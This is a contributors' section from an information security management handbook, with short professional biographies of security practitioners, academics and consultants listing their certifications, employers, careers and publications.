Andy Jones, Ph.D., MBE, is Research Group Leader, Security Research Centre, BT Group Chief Technology Office. An experienced military intelligence analyst and information technology security specialist, after completing 25 years service with the British Army's Intelligence Corps, he moved into research in information warfare and information security. He has experience as a project manager within the U.K. Defense Evaluation and Research Agency (DERA) for security aspects of digitization of the battlefield initiative and has gained considerable expertise on the criminal and terrorist aspects of information security.

Sudhanshu Kairab, CISSP, CISA, has over 10 years of experience in both finance and information technology. He has a diverse background, which includes external auditing, internal auditing, SAP implementation, IT audit, process engineering and information security. His industry experience includes pharmaceutical, financial services, insurance and manufacturing. In his current role, he conducts IT, Security and Operational Regulatory audits, SAS 70 attestations and Sarbanes-Oxley 404 projects. Prior to his current role, Sudhanshu led the information security practice for an IT consulting firm, where he conducted security assessments that addressed IT general controls, policies and procedures, and network and Internet security.

Ray Kaplan, CISSP, CISA, CISM, Qualified BS7799 Auditor Credentials and CHSP (Certified HIPAA Security Professional), is an information security consultant with Ray Kaplan and Associates in Minneapolis, Minnesota. He has been a consultant and a frequent writer and speaker in information security for over two decades.

Christopher King, CISSP, is a security consultant with Greenwich Technology Partners, Chelmsford, Massachusetts.

Ralph L. Kliem, PMP, has more than 20 years of combined experience working for Fortune 500 and medium-sized firms in such managerial and technical positions as corporate auditor, project manager, seminar leader, writer, and methods analyst.

Kenneth J. Knapp, Ph.D., is an Assistant Professor of Management at the U.S. Air Force Academy, Colorado. In 2005, he earned his doctorate in Management Information Systems at Auburn University, Alabama. Dr. Knapp has over 15 years of information technology and security experience in the Air Force. His publications include Communications of the Association for Information Systems, Information Systems Management, Information Systems Security, and Information

Management & Computer Security.

Walter S. Kobus, Jr., CISSP, is Vice President, Security Consulting Services, with Total Enterprise Security Solutions, LLC. He has over 35 years of experience in information systems with 15 years experience in security, and is a subject matter expert in several areas of information security, including application security, security management practice, certification and accreditation, secure infrastructure, and risk and compliance assessments. As a consultant, he has an extensive background in implementing information security programs in large environments. He has been credited with the development of several commercial software programs in accounting, military deployment, budgeting, marketing, and several IT methodologies in practice today in security and application development.

Bryan T. Koch, CISSP, began his career as an operating systems developer in academic and scientific settings. He has been involved in the field of IT Security for almost 20 years, starting as an outgrowth of his effort to connect Cray Research to the Internet — he was asked to create (1988) and lead (through 1995) the company's information security program. Since leaving Cray Research, his focus has been the effectiveness of information security programs in high-threat environments such as electronic commerce. Currently he is responsible for the security of RxHub, a healthcare information technology company.

Gerald L. Kovacich, Ph.D, CISSP, CFE, CPP, has over 37 years of industrial security, investigations, information systems security, and information warfare experience in the U.S. government, as a special agent; in business, as a technologist and manager for numerous technology-based, international corporations as an ISSO, security, audit, and investigations manager; and as a consultant to U.S. and foreign government agencies and corporations. He has also developed and managed several internationally based InfoSec programs for Fortune 500 corporations and managed several information systems security organizations, including providing service and support for their information warfare products and services.

Joe Kovara, CTP and Principal Consultant of Certified Security Solutions, Inc., has more than 25 years in the security and IT industries with extensive experience in all aspects of information security, operating systems and networks, as well as in the development and practical application of new technologies to a wide variety of applications and markets. Joe holds patents on self-configuring computer systems and networks. Prior to joining CSS in 2001, Joe was CTO of CyberSafe Corporation. Joe was a key contributor to CyberSafe's growth to over 250 employees in three countries, including three acquisitions and venture funding of over $100M. He was the prime mover in bringing several enterprise-security products to market and deploying them in mission-critical Fortune 100 environments, with product and services revenues totaling more than $25M. Prior to Cyber-Safe, Joe was a principal with the security-consulting firm of Kaplan, Kovara & Associates.

David C. Krehnke, CISSP, CISM, IAM, is a Principal Information Security Analyst for Northrop Grumman Information Technology in Raleigh, North Carolina. He has more than 30 years experience in assessment and implementation of information security technology, policy, practices, procedures, and protection mechanisms in support of organizational objectives for various federal agencies and government contractors. Krehnke has also served the (ISC)2 organization as a board member, vice president, president, and program director responsible for test development.

Mollie E. Krehnke, CISSP, CHS-II, IAM, is a Senior Information Security Consultant for Insight Global, Inc. in Raleigh, North Carolina. Mollie and her husband, David Krehnke, are members of the inventor team for the Workstation Lock and Alarm System, (U. S. Patent Number 6, 014,746). Mollie

has served as an information security consultant for more than 15 years.

Kelly J. "KJ" Kuchta, CPP, CFE, is President of Forensics Consulting Solutions, in Phoenix. Formerly an area leader for Meta Security Group and Ernst & Young's Computer Forensics Services Group in Phoenix, Arizona. He is an active member of the High Technology Crime Investigation Association (HTCIA), Association of Certified Fraud Examiners (ACFE), Computer Security Institute (CSI), International Association of Financial Crime Investigators Association (IACFCI), and the American Society of Industrial Security (ASIS). He currently serves on the board of the ASIS Information Technology Security Council.

Paul Lambert is responsible for the development and implementation of Certicom's product strategy to meet and exceed current market demands, trends, and forecasts for cryptographic security technologies. He is currently a government appointee to a technical advisory committee for federal information processing and an active contributor to technical standards for such security technologies as digital signatures and network, e-mail, and LAN security. Lambert was previously at Motorola, where he served as a top security architect, designing the security architecture for a family of products to protect Internet communications. Prior to Motorola, he was director of security products at Oracle, where he was responsible for the development and product management of core security technologies for all Oracle products. Lambert has published numerous papers on key management and communication security and is the founder and co-chair of the IP security working group in the Internet Engineering Task Force.

Larry R. Leibrock, Ph.D., is with eForensics Inc.

Ross A. Leo, CISSP, an information security professional for over 23 years, with experience in a broad range of enterprises, currently is the Director of Information Systems, and Chief Information Security Officer at the University of Texas Medical Branch/Correctional Managed Care Division in Galveston, Texas. He has worked internationally as a systems analyst and engineer, IT auditor, educator, and security consultant for companies including IBM, St. Luke's Episcopal Hospital, Computer Sciences Corporation, Coopers & Lybrand, and Rockwell International. Recently, he was the Director of IT Security Engineering and Chief Security Architect for Mission Control at the Johnson Space Centre. His professional affiliations include ASIS, HCCO, and is a member of the IT Security Curriculum Development and Advisory Board for Texas State Technical College. He is the editor of the HIPAA Program Reference Handbook (Auerbach Publications, 2004).

Ian Lim, CISSP, a senior consultant in Accenture's global security consulting practice, has defined and deployed security architectures for Fortune 100 companies, as well as contributed to Accenture's Global Privacy and Policy Framework.

Bill Lipiczky has practiced in the information technology and security arena for over two decades, beginning his career as a mainframe operator. As information technology and security evolved, he evolved as well. His experience includes networking numerous operating systems (*NIX, NetWare, and Windows) and networking hardware platforms. He currently is a principal in a security consulting and management firm as well as a lead CISSP instructor for the (ISC)2.

David A. Litzau, CISSP, with a foundation in electronics and audio/visual, moved into the computer sciences in 1994. David has been teaching information security in San Diego for the past six years.

Bruce Lobree, CISSP, CIPP, ITIL, CISM, is currently the Senior Security Architect for a major financial institution, where he is responsible for their Internet Security program and Web presence.

He has more than 25 years of experience in computer systems and networking, specializing in computer security for the past 20 years. He has worked in the manufacturing, utility, financial, retail, and software industries, as well as the ASP business. Mr. Lobree has spoken to a broad range of industries about computer and network physical and logical security.

Perry G. Luzwick is Director, Information Assurance Architectures, at Northrop Grumman Information Technology for information warfare, information assurance, critical infrastructure protection, and knowledge management. Perry served as a Lieutenant Colonel in the U.S. Air Force and was Military Assistant to the Principal Deputy Assistant Secretary of Defense for Command, Control, Communications, and Intelligence; Deputy Director for Defensive IO, IO Strategy, and Integration Directorate; Chief, Information Assurance Architecture, Directorate for Engineering and Interoperability, Defense Information Systems Agency (DISA); Deputy Chief, Current Operations and Chief, Operations and Information Warfare Integration, Operations Directorate, DISA; Information Assurance Action Officer, Information Assurance Division (J6K), the Joint Staff; and Chief, JCS, CINC, and Defense Agency Communications–Computer Security Support, National Security Agency.

David MacLeod, Ph.D., CISSP, is the chief information security officer for The Regence Group, based in Portland, Oregon. He holds a Ph.D. in computer science, has 23 years of experience in information technology. He is also accredited by the Healthcare Information Management and Systems Society (HIMSS) as a Certified Professional in Healthcare Information Management Systems (CPHIMS). MacLeod has worked in a variety of industries, including government, retail, banking, defense contracting, emerging technologies, biometrics, physical security, and healthcare. He is a member of the organizing committee for the Health Sector Information Sharing and Analysis Center (ISAC), part of the Critical Infrastructure Protection activities ordered by Presidential Decision Directive 63.

Phillip Maier is Vice President of the Information Security Emerging Technology & Network Group at Inovant, a Visa Solutions Company. He is responsible for overseeing the evaluation, design and implementation planning for information security technologies at Inovant. He is a recognized speaker on security topics for MIS Training Institute as well as regional security groups and academic institutions. Mr. Maier's core expertise is in the technical information security arena throughout his 20 years in enterprise IT environments.

Franjo Majstor, CISSP, CCIE is EMEA Senior Technical Director at CipherOptics Inc, where he is responsible for driving to market the latest generation of data protection solutions. Previously at Fortinet, Inc. as Technical Director EMEA, he was responsible for security products and solutions based on the modern perimeter security architecture. A CISSP instructor for (ISC)2 , he and is a mentor and recognized lecturer of an ICT Audit and Security Postgraduate study, a joint program between ULB, UCL and Solvay Business School in Brussels, Belgium. As a member of several professional associations he is a frequently invited speaker at worldwide technical conferences on network security topics. His public work references could be found on a private home page at: www.employees.org/~franjo

Thomas E. Marshall, Ph.D., CPA, is an Associate Professor of MIS, Department of Management, Auburn University, Alabama. He has been a consultant in the area of accounting information systems for over 20 years. His publications include Information & Management, Information Systems Security, Information Management & Computer Security, Journal of Computer Information Systems, Journal of End User Computing, Information Resource Management and Journal of Database Management.

Robert A. Martin is the leader of Common Vulnerabilities and Exposures (CVE) Compatibility efforts and a member of MITRE's Open Vulnerability Assessment Language (OVAL) team. As a principal engineer in MITRE's Information Technologies Directorate, his work focuses on the interplay of cyber-security, critical infrastructure protection, and software engineering technologies and practices. He is member of the ACM, AFCEA, NDIA, and the IEEE.

Bruce R. Matthews, CISSP, has been managing embassy technical security programs for U.S. government facilities worldwide for over 15 years. He is a Security Engineering Officer with the U.S. Department of State, Bureau of Diplomatic Security, and is currently on a three-year exchange program with the British Government. With the British, Bruce is examining a wide range of technical security issues and how they impact on IT security. As part of his work, he also conducts vulnerability assessments, IT security investigations and forensic analysis. In previous assignments, Bruce was head of the Department of State IT security training program and Chairman of the Security Standards Revision Committee for the Overseas Security Policy Board (OSPB). Bruce, who has been published in magazines such as Information Security and State, is the author of Video Surveillance and Security Applications: A Manager's Guide to CCTV (Auerbach Publications, 2007).

George G. McBride, CISSP, CISM is a Senior Manager of the Security And Privacy Services (SPS) group at Deloitte & Touche LLP based out of Princeton, NJ. and has worked in the risk management and the network security industry for more than fourteen years. Prior to Deloite & Touche LLP, George was with Aon and with Lucent Technologies. George has spoken at conferences worldwide on topics such as penetration testing, risk assessments, and open source security tools. He has consulted to numerous Fortune 100 companies on projects, including network architecture, application vulnerability assessments, and security organization and program development. George has contributed to The Black Book on Corporate Security, has hosted several Web casts, and has contributed to several previous edition of the Information Security Management Handbook.

Samuel C. McClintock is a Principal Security Consultant with Litton PRC, Raleigh, North Carolina.

R. Scott McCoy, CPP, CISSP, CBCP is Director, Enterprise Security for Xcel Energy, where he is responsible for Corporate Security, IT Security and Business Continuity. He has 22 years of security experience starting in 1984 in the U.S. Army, including four years on Active Duty as an Explosive Ordnance Disposal Technician, 10 years of security management experience, the last eight years in the electric and gas utility industry.

Lowell Bruce McCulley, CISSP, has more than 30 years of professional experience in the information systems industry. His security credentials are complemented by an extensive background in systems development engineering, primarily focused on critical systems, along with experience in production operations, training, and support roles.

Lynda L. McGhie, CISSP, CISM, is the Information Security Officer (ISO)/Risk Manager for Wells Fargo Bank, Private Client Services (PCS). Lynda has over 23 years of Information Technology and Information Security experience specializing in Risk Management and Compliance, Security Engineering and Design, Business Continuity Planning (BCP) and Crisis Management, Network Security and Identity Management. Lynda was formerly the CISO for Delta Dental and Lockheed Martin Corporation. In her current role she is responsible for risk management for PCS within the Wells Fargo Corporation and has a dotted line responsibility to the Corporate CISO/IT Security Governance. Lynda regularly publishes articles on state of the art security topics/issues and is also a regular speaker for MISTI, ISSA, ISACA and other IT security venues.

Laurie Hill McQuillan (LMcQuillan@KeyCrest.com), **CISSP**, has been a technology consultant for

25 years, providing IT support services to commercial and federal government organizations. McQuillan is vice president of KeyCrest Enterprises, a national security consulting company. She has a Master's degree in technology management and teaches graduate-level classes on the uses of technology for research and the impact of technology on culture. She is treasurer of the Northern Virginia Chapter of the Information Systems Security Association (ISSA) and a founding member of CASPR, an international project that plans to publish Commonly Accepted Security Practices and Recommendations.

Jeff Misrahi (jmisrahi@nymissa.org), **CISSP**, is an information security manager at a large data and news organization in New York, where, among other tasks, he has responded to a plethora of client questionnaires and audit requests. His experience includes managing information security and risk at both large and small companies, as well as consulting. He is on the board of the New York Metro Chapter of the ISSA.

James S. Mitts, CISSP, is a Principal Consultant with Vigilant Services Group who has over 18 years of demonstrated ability in managing, planning, implementing, and controlling complex projects involving numerous aspects of business continuity, disaster recovery, and information technology and security.

Ron Moritz, CISSP, is director of the Technology Office at Finjan Software, where he serves as primary technology visionary. As a key member of the senior management team interfacing between sales, marketing, product management, and product development, Moritz helps establish and maintain the company's technological standards and preserve the company's leadership role as a developer of advanced Internet security solutions. He was instrumental in the organization of Finjan's Java Security Alliance and established and currently chairs Finjan's Technical Advisory Board. Moritz has served in various capacities, including president, with both the North Coast chapter of the ISSA and the Northeast Ohio chapter of ISACA. He has lectured on Web security, mobile code security, computer ethics, intellectual property rights, and business continuity and resumption planning. Over the past year, his presentations on mobile code security have been well received at the European Security Forum (London), the FBI's InfraGuard Conference (Cleveland), CSI's Net-Sec (San Antonio), MISTI's Web-Sec Europe (London), and RSA Data Security (San Francisco).

Dorsey Morrow, JD, CISSP, is operations manager and general counsel for the International Information Systems Security Certification Consortium, Inc. (ISC)2. He has served as general counsel to numerous information technology companies and also served as a judge. He is licensed to practice in Alabama, Massachusetts, the 11th Federal Circuit, and the U.S. Supreme Court.

William Hugh Murray, CISSP, is an executive consultant for TruSecure Corporation and a senior lecturer at the Naval Postgraduate School, has more than fifty years experience in information technology and more than thirty years in security. During more than twenty-five years with IBM his management responsibilities included development of access control programs, advising IBM customers on security, and the articulation of the IBM security product plan. He is the author of the IBM publication, Information System Security Controls and Procedures. Mr. Murray has made significant contributions to the literature and the practice of information security. He is a popular speaker on such topics as network security architecture, encryption, PKI, and secure electronic commerce. He is a founding member of the International Committee to establish the "Generally Accepted System Security Principles" (GASSP) as called for in the National Research Council's Report, Computers at Risk. He is a founder and board member of the Colloquium on Information System Security Education (CISSE). He has been recognized as a founder of the systems audit field and by Information Security as a Pioneer in Computer Security. In 1987 he received the Fitzgerald

Memorial Award for leadership in data security. In 1989 he received the Joseph J. Wasserman Award for contributions to security, audit and control. In 1995 he received a Lifetime Achievement Award from the Computer Security Institute. In 1999 he was enrolled in the ISSA Hall of Fame in recognition of his outstanding contribution to the information security community.

Judith M. Myerson (jmyerson@ bellatlantic.net) is a systems architect and engineer, and also a freelance writer. She is the editor of Enterprise Systems Integration, 2nd Edition, and the author of The Complete Book of Middleware and numerous articles, white papers, and reports. In addition to software engineering, her areas of interest include middleware technologies, enterprise-wide systems, database technologies, application development, network management, distributed systems, component-based technologies, and project management.

Roy Naldo, GCIA, CISSP, is an information system security engineer at TOTAL E&P Indonesie. He is responsible for the safeguards of the information assets throughout the IT technologies within the company. Particular duties include managing numerous anti-virus, firewall, centralized log, and intrusion detection systems, and conducting regular network and host security assessments. He also serves the SANS Institute as a GIAC authorized grader for the Intrusion Analysis certification.

K. Narayanaswamy, Ph.D., Chief Technology Officer and co-founder, Cs3, Inc., is an accomplished technologist who has successfully led the company's research division since inception. He was the principal investigator of several DARPA and NSF research projects thathave resulted in the company's initial software product suite, and leads the company's current venture into DDoS and Internet infrastructure technology.

Matt Nelson, CISSP, PMP, ITIL Foundation, has spent several years as a programmer, a network manager, and an information technology director. He now does information security and business process consulting for International Network Services.

Man Nguyen, CISSP, is a Security Consultant at Microsoft Corporation.

Felicia Nicastro, CISSP, CHSP, (felicia.nicastro@ins.com) is a Principal Consultant with International Network Services (INS). Felicia has been working with various Fortune 500 companies in over the 4 years she has been with INS. Her areas of expertise include security policies and procedures, security assessments and security architecture planning, design, implementation and operation. Prior to joining INS, Felicia was a systems administrator for the Associated Press responsible for UNIX and security administration.

Matunda Nyanchama, Ph.D., CISSP, is National Leader, Security & Privacy Delivery for IBM Global Services. Prior to IBM, he was Senior Advisor, Information Security Analytics at the Bank of Montreal Financial Group. Dr. Nyanchama has held a number of professional security positions, including working as a senior security consultant at Ernst & Young; Director of Security Architecture at Intellitactics, Inc., a Canadian security software company; and Telecommunications Engineer at the Kenya Posts & Telecommunications Corporation, Kenya. Dr. Nyanchama has published a number of security management papers and is interested in information protection as a risk management, and information security metrics.

Will Ozier, president and founder of OPA Inc. – The Integrated Risk Management Group (OPA), is an expert in risk assessment and contingency planning, with broad experience consulting to Fortune 500 companies and government agencies at all levels. Prior to founding OPA, Ozier held key technical and management positions with leading firms in the manufacturing, financial, and

consulting industries. Since then Ozier conceived, developed, and now directs the marketing and evolution of the expert risk analysis and assessment package, BDSS. He chaired the ISSA Information Valuation Committee, which developed and released the ISSA Guideline for Information Valuation, and he now chairs the International Information Security Foundation's (IISF) Committee to develop Generally Accepted System Security Principles (GASSP). He consulted to the President's Commission on Critical Infrastructure Protection (PCCIP). He was principal author of The IIA's Information Security Management: A Call to Action for Corporate Governance. Ozier is an articulate author and spokesman for information security who has published numerous articles and has presented many talks and seminars worldwide to a variety of audiences.

Keith Pasley, CISSP, is a security professional with over 20 years experience designing and building security architectures for both commercial and federal government. Keith has authored papers and taught security classes and currently working as a regional security practice director.

Thomas R. Peltier, CISSP, CISM, is head of Peltier & Associates. In his third decade of computer technology experience as an operator, applications programmer, systems programmer, systems analyst, and information systems security officer, Tom was the 1993 Lifetime Achievement Award recipient at the 20th Annual CSI conference. At Netigy Corporation, Tom was director of policies and administration. Prior to Netigy, he was the senior security consultant for the Professional Services Organization of CyberSafe Corporation. In industry, Tom was the corporate information protection coordinator for Detroit Edison. In this assignment he implemented the development of a Corporate Information Protection Program. This program was recognized for excellence in the field of computer and information security by winning the Computer Security Institute's Information Security Program of the Year for 1996. Before Detroit Edison, Tom was the information security specialist for General Motors. In this capacity, he was responsible for the development of worldwide policies, procedures, and awareness training. Tom has had a number of articles published on various computer and information security issues, including developing policies and procedures, disaster recovery planning, copyright compliance, virus management, and security controls. He has published Information Security Policies, Procedures, and Standards (Auerbach Publications, 2002), Information Security Risk Analysis (Auerbach Publications, 2001), and Information Security Policies and Procedures: A Practitioner's Reference (Auerbach Publications, 2004) and is a regular contributor to Information Systems Security and Data Security Management. In addition, he has been the technical advisor on many security training films. He is the past chairman of the Computer Security Institute advisory council, chairman of the 18th Annual CSI Conference, founder and past president of the Southeast Michigan Computer Security Special Interest Group, and a former member of the board of directors for (ISC)2. He conducts numerous seminars and workshops on various security topics.

Michael Pike (mphism@yahoo.com.uk), **ITIL, CISSP**, is an information security consultant working for a large local government organization in the United Kingdom. He started working in IT more than 14 years ago, and spent several years in end-user support and IT operations before moving to information security full-time. Michael has worked for a variety of public and private sector organizations in the north of England. His experience includes security analysis, forensic work, and incident response.

Christopher Pilewski, CCSA, CPA/E, FSWCE, FSLCE, MCP, is a Senior Security Strategist at The Isthmus Group, Inc. He has over 14 years of professional experience in networking technology, engineering, audit, security, and consulting. This experience spans security, risk assessment and mitigation, business process, technical controls, business continuity, technical project leadership, design, and integration of network and information systems. Prior to joining The Isthmus Group, he worked for three flagship communications companies where he led a wide variety of projects ranging

from security assessments, implementation of security systems, secure network architecture, network management systems, quality control and assurance, protocol analysis, and technical marketing.

Ralph Spencer Poore, CFE, CISA, CISSP, CTM/CL, Managing Partner, Pi R Squared Consulting, LLP, provides security, privacy, and compliance consulting services, continuing a 30-plus year distinguished career in information security as an inventor, author, consultant, CISO, CTO, and entrepreneur (www.ralph-s-poore.com).

Mike Prevost is the DBsign Product Manager at Gradkell Systems, Inc., in Huntsville, Alabama.

Sean M. Price (sean.price@sentinel-consulting.com), **CISSP**, is an independent information security consultant located in the Washington, DC area. He provides security consulting and engineering support for commercial and government entities. His experience includes nine years as an electronics technician in metrology for the U.S. Air Force. Sean is continually immersed in research and development activities for secure systems.

Clay Randall, CISSP, is senior messaging architect with United Messaging, West Chester, Pennsylvania.

Anita Reed, CPA, is currently an accounting doctoral student at the University of South Florida, Tampa, and has 19 years of public accounting experience.

David Rice, CISSP, recognized by the Department of Defense and industry as an information security expert, has spent seven years working on highly sensitive national information security issues and projects. He has held numerous professional certifications; developed and authored several configuration guides, including Guide to Securing Microsoft Windows 2000 Active Directory, Guide to Securing Microsoft Windows 2000 Schema and Microsoft Windows 2000 Group Policy Reference, and won Government Executive Magazine's Technical Leadership Award. David is the founder and senior partner of TantricSecurity, LLC, an information security consultancy for government and private industry. In addition to his consultancy, research, and publications, David is an adjunct professor for the Information Security Graduate Curriculum at James Madison University, Harrisonburg, Virginia.

Donald R. Richards, CPP, is former Director of Program Development for IriScan, in Fairfax, Virginia.

George Richards, CPP, is an assistant professor of criminal justice at Edinboro University of Pennsylvania. In addition to teaching criminal justice courses to undergraduates, he has an active research agenda that focuses primarily on crime prevention and security related issues. He has published in several peer-reviewed and popular publications, among these being The Journal of Contemporary Criminal Justice, Journal of Security Administration, and The American School Board Journal.

Steve A. Rodgers (srodgers@securityps.com), **CISSP**, has been assisting clients in securing their information assets for more than six years. Rodgers specializes in attack and penetration testing, security policy and standards development, and security architecture design. He is the co-founder of Security Professional Services (www.securityps.com).

Marcus Rogers, Ph.D., CISSP, CCCI, is the Chair of the Cyber Forensics Program in the Dept. of Computer and Information Technology at Purdue University. He is an Associate Professor and also a research faculty member at the Center for Education and Research in Information Assurance and

Security (CERIAS). Dr. Rogers was a senior instructor for (ISC)2, the international body that certifies information system security professionals (CISSP), is a member of the quality assurance board for (ISC)2's SCCP designation, and is Chair of the Law, Compliance and Investigation Domain of international Common Body of Knowledge (CBK) committee. He is a former police detective who worked in the area of fraud and computer crime investigations. Dr. Rogers sits on the editorial board for several professional journals and is a member of various national and international committees focusing on digital forensic science and digital evidence. He is the author of numerous book chapters, and journal publications in the field of digital forensics and applied psychological analysis. His research interests include applied cyber forensics, psychological digital crime scene analysis, and cyber terrorism.

Georgina R. Roselli is a member of the faculty at the College of Commerce and Finance at Villanova University.

Ben Rothke, CISSP, QSA, is a New York City-based senior security consultant with BT INS and has over 15 years of industry experience in information systems security and privacy.

His areas of expertise are in risk management and mitigation, security and privacy regulatory issues, design & implementation of systems security, encryption, cryptography and security policy development. Prior to joining INS, Ben was with AXA, Baltimore Technologies, Ernst & Young, and Citicorp, and has provided security solutions to many Fortune 500 companies.

Ben is the author of Computer Security - 20 Things Every Employee Should Know <http://books.mcgraw-hill.com/getbook.php?isbn=0072262826&template=osborne> (McGraw-Hill), and a contributing author to Network Security: The Complete Reference (Osborne) and The Handbook of Information Security Management (Auerbach). He writes a monthly security book review for Security Management and is a former columnist for Information Security, Unix Review and Solutions Integrator magazines.

Ben is also a frequent speaker at industry conferences, such as CSI, RSA, MISTI, NetSec and ISACA and is a Certified Information Systems Security Professional (CISSP), Certified Information Security Manager (CISM) and PCI QSA (Qualified Security Assessor) and a member of ASIS, CSI and InfraGard.

Ty R. Sagalow (ty.sagalow@aig.com) is executive vice president and chief operating officer of American International Group eBusiness Risk Solutions, the largest of Internet risk insurance organization. Over the past 18 years, he has held several executive and legal positions within AIG. He graduated summa cum laude from Long Island University, cum laude from Georgetown University Law Center, and holds a Master of Law from New York University.

Craig A. Schiller, CISSP-ISSMP, ISSAP, is the President of Hawkeye Security Training, LLC. He is the primary author of the first Generally Accepted System Security Principles (GASSP). He has been a contributing author to several editions of the Information Security Management Handbook and a contributing author to Data Security Management. Craig co-founded two ISSA U.S. regional chapters: the Central Plains Chapter and the Texas Gulf Coast Chapter. He is a volunteer with the Police Reserve Specialists unit of the Hillsboro Police Department in Oregon. He leads the unit's Police-to-Business High-Tech speakers' initiative and assists with Internet forensics.

Thomas J. Schleppenbach (Tom.Schleppenbach@inacom-msn.com) is a Senior Information Security Advisor and Security Solutions and Product Manager for Inacom Information Systems in

Madison, Wisconsin. With more than 16 years of IT experience, Tom provides information security and secure infrastructure design and acts in a strategic role helping organizations plan and build information security programs. Tom also sits on the Western Wisconsin Chapter of InfraGard planning committee and is the co-chair for the Wisconsin Kids Improving Security (KIS) poster contest, working with schools and school districts to educate kids on how to stay safe online.

E. Eugene Schultz, Ph.D., CISSP, is a principal engineer with Lawrence Berkeley National Laboratory and also teaches computer science courses at the University of California at Berkeley. He previously founded and managed the CIAC (Computer Incident Advisory Capability) for the U.S. Department of Energy and was the Program Manager for the International Information Integrity Institute (I-4). He is co-founder of FIRST (Forum of Incident Response and Security Teams) and an advisor to corporate executives around the world on computer security policy and practice. An expert in a variety of areas within information security, he is the author of four books and over 90 papers. He is a frequent instructor for SANS, ISACA and CSI. Dr. Schultz is also is a member of the ArcSight Security Advisory Board. He has received numerous professional awards, including the NASA Technical Innovation Award, Best Paper Award for the National Information Systems Security Conference, and Information Systems Security Association (ISSA) Professional Contribution Award. Dr. Schultz has also provided expert testimony for the U.S. Senate.

Paul Serritella is a security architect at American International Group. He has worked extensively in the areas of secure application design, encryption, and network security.

Duane E. Sharp is president of SharpTech Associates, a Canadian company based in Mississauga, Ontario, that specializes in the communication of technology. An electronics engineer with more than 25 years of experience in the technology sector, he has authored numerous articles for clients in information technology and for Auerbach publications, as well as a handbook on interactive computer terminals, and most recently, an Auerbach handbook on CRM entitled Customer Relationship Management Systems Handbook.

Ken M. Shaurette, CISSP, CISA, CISM, IAM is an Engagement Manager in Technology Risk Manager Services at Jefferson Wells, Inc. in Madison, Wisconsin. With over 25 total years of IT experience Ken has provided information security and audit advice and vision for companies building information security programs for over 18 of those years. Ken is a founding member and past President of the Western Wisconsin Chapter of InfraGard, is past President - current Vice President of ISSA-Milwaukee Chapter, current President and founding member of ISSA-Madison Chapter. He chairs the Milwaukee Area Technical College's Security Specialist Curriculum Advisory Committee, is an active committee member on Herzing College Madison's Department of Homeland Security Degree Program, a member of the Wisconsin Association of Computer Crime Investigators (WACCI), a former chair of the HIPAA-COW (Collaborative of Wisconsin) Security Workgroup and past co-chair of the Wisconsin InfraGard KIS (Kids Improving Security) Poster Contest. In addition to all that, he actually finds time to work.

Janice C. Sipior, Ph.D, is a member of the faculty at the College of Commerce and Finance at Villanova University. Janice can be reached at janice.sipior@villanova.edu.

Sanford Sherizen (sherizen@ziplink.net), **Ph.D., CISSP**, is President of Data Security Systems, Inc. in Natick, Massachusetts.

Brian Shorten, CISSP, CISA, has been involved in information security since 1986, working in financial institutions and telecommunications companies. He has held positions as data protection

officer and business continuity manager. A member of the ISACA, the British Computer Society, and the Business Continuity Institute, he writes and presents on various aspect of information security and business continuity.

Carol A. Siegel (carol.siegel@aig.com), **CISA**, is the chief security officer of American International Group. Siegel is a well-known expert in the field of information security and has been in the field for more than ten years.

Micah Silverman, a CISSP and a Sun Certified Java programmer, is president of M*Power Internet Services, Inc. With over 13 years of experience, he has written numerous articles for industry journals, including Information Security Magazine, Dr. Dobbs Journal, Java Developers Journal, and Linux Journal. He consults for corporations to architect software using agile development methods, to ensure that good security practices and policies are in place, and to train employees in the areas of information security and software development.

Valene Skerpac, CISSP, is past chairman of the IEEE Communications Society. Over the past 20 years, she has held positions at IBM and entrepreneurial security companies. Valene is currently president of iBiometrics, Inc.

Ed Skoudis, CISSP, is a senior security consultant with Intelguardians Network Intelligence. His expertise includes hacker attacks and defenses, the information security industry, and computer privacy issues. Ed has performed numerous security assessments, designed secure network architectures, and responded to computer attacks for clients in the financial, high-technology, healthcare, and other industries. He is a frequent speaker on issues associated with hacker tools and defenses, and has published several articles on these topics and Malware and Counter Hack. Ed is also the author of the popular Crack the Hacker Challenge series, which challenges InfoSec professionals to learn from others' mistakes. Additionally, Ed conducted a demonstration of hacker techniques against financial institutions for the U.S. Senate. His prior work experience includes Bell Communications Research (Bellcore), SAIC, Global Integrity, and Predictive Systems.

Robert M. Slade, CISSP, is a data communications and security specialist from North Vancouver, British Columbia, Canada. He has both formal training in data communications and exploration with the BBS and network community, and has done communications training for a number of international commercial seminar firms. He is the author of Robert Slade's Guide to Computer Viruses. He is the founder of the DECUS Canada Education and Training SIG.

Tim Stacey (trstacey@houston.rr.com), **CISSP, CISA, CISM, CBCP, PMP**, is an independent senior consultant with over twenty years of managerial and technical experience in system engineering and software development in a wide range of real-time and scientific applications. Prime area of focus for the last twelve years has been in the area of Information Security. Focus areas include IS Audit, Disaster Recovery/Business Continuity Planning, Security Risk Analysis and Business Impact Assessment. Prior to becoming an independent consultant, Mr. Stacey was a Senior Consultant with KPMG in their Information Risk Management practice, a Senior Information Security Consultant in the Shell Services International's Global Information Security Team and a Senior Software Engineer with Science Application International Corporation (SAIC) supporting NASA/JSC.

William Stackpole, CISSP, Regional Engagement Manager, Trustworthy Computing Services, for Microsoft Corporation. He was a senior security consultant with Olympic Resource Management.

Stan Stahl (sstahl@citadel-information.com), **Ph.D.**, is President of Citadel information Group, an

information security management consultancy. An information security pioneer, Stan's career began nearly 25 years ago on a wide range of advanced projects for the White House, various military branches, the National Security Agency, and NASA. Stan serves as vice-president of the Los Angeles Chapter of the Information System Security Association and is on the Editorial Advisory Board of Continuity Insights, for whom he writes a bimonthly information security column.

Steve Stanek is a Chicago-based writer specializing in technology issues.

Christopher Steinke, CISSP, Information Security Consulting Staff Member, Lucent World Wide Services, Dallas, Texas.

Alan B. Sterneckert, CISA, CISSP, CFE, CCCI, is the owner and general manager of Risk Management Associates located in Salt Lake City, Utah. A retired Special Agent, Federal Bureau of Investigation, Mr. Sterneckert is a professional specializing in risk management, IT system security, and systems auditing. He is the author of Critical Incident Management (Auerbach Publications, 2003).

Carol Stucki is working as a technical producer for PurchasePro.com, a company that is an application service provider specializing in Internet-based procurement. Carol's past experiences include working with GTE, Perot Systems, and Arthur Andersen as a programmer, system analyst, project manager, and auditor.

